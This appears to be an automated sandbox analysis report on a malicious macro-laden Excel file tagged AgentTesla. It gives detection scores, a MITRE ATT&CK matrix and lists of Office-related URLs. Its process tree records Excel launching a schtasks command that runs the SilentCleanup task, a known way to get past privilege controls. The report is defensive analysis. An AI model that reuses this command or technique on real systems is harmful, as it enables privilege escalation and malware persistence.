ID: 349782
Sample Name: Marine Tiger.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 08:16:43
Date: 08/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Marine Tiger.xlsm

Overview


General Information

Sample Name:	Marine Tiger.xlsm
Analysis ID:	349782
MD5:	18d6c58d438aa1..
SHA1:	f2dbad3686195f0..
SHA256:	6c92ed33934d5a..
Tags:	AgentTesla exe xlsm

Most interesting Screenshot:



Detection




Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document exploit detected (process…
- Machine Learning detection for samp…
- Sigma detected: Microsoft Office Pr…
- Uses schtasks.exe or at.exe to add …
- Creates a process in suspended mo…
- Document contains an embedded VB…
- Document contains embedded VBA …
- Sample execution stops while proce…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 2412 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - cmd.exe (PID: 1304 cmdline: 'C:\Windows\System32\cmd.exe' /c schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 1380 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - schtasks.exe (PID: 4608 cmdline: schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I MD5: 15FF7D8324231381BAD48A052F85DF04)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Compliance:

Uses new MSVCR Dlls

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

System Summary:

Document contains an embedded VBA macro which may execute processes

Document contains an embedded VBA macro with suspicious strings

Document contains an embedded VBA with functions possibly related to WSH operations (process, registry, environment, or keystrokes)

Document contains an embedded VBA with hexadecimal encoded strings

Boot Survival:


Uses schtasks.exe or at.exe to add and modify task schedules

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 1 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Scripting 4 2	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Process Injection 1 1	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	Exploitation for Client Execution 1	Logon Script (Windows)	Logon Script (Windows)	Scripting 4 2	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups

Copyright null 2021


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Marine Tiger.xlsm	40%	Virustotal		Browse
Marine Tiger.xlsm	29%	ReversingLabs	Script-Macro.Trojan.Valyria	
Marine Tiger.xlsm	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	

Copyright null 2021

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Virustotal		Browse
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Virustotal		Browse
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://login.microsoftonline.com/	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://shell.suite.office.com:1443	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://autodiscover-s.outlook.com/	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://cdn.entity.	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2-000.contentsync.	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://powerlift.acompli.net	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://cortana.ai	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://api.aadrm.com/	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://api.microsoftstream.com/api/	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://cr.office.com	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://graph.ppe.windows.net	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://store.office.cn/addinstemplate	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2-000.pagecontentsync.	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://web.microsoftstream.com/video/	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://graph.windows.net	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://dataservice.o365filtering.com/	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://weather.service.msn.com/data.aspx	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://apis.live.net/v5.0/	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://management.azure.com	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://incidents.diagnostics.office.com	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://o365auditrealtimeingestion.manage.office.com	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://api.office.net	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://entitlement.diagnostics.office.com	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://outlook.office.com/	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://templatelogging.office.com/client/log	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://outlook.office365.com/	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://webshell.suite.office.com	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://management.azure.com/	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://ncus-000.contentsync.	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://devnull.onenote.com	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://messaging.office.com/	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://augloop.office.com/v2	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false		high
http://https://skyapi.live.net/Activity/	E0EFE241-5146-4D5E-B9A0-B1624BA1283F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
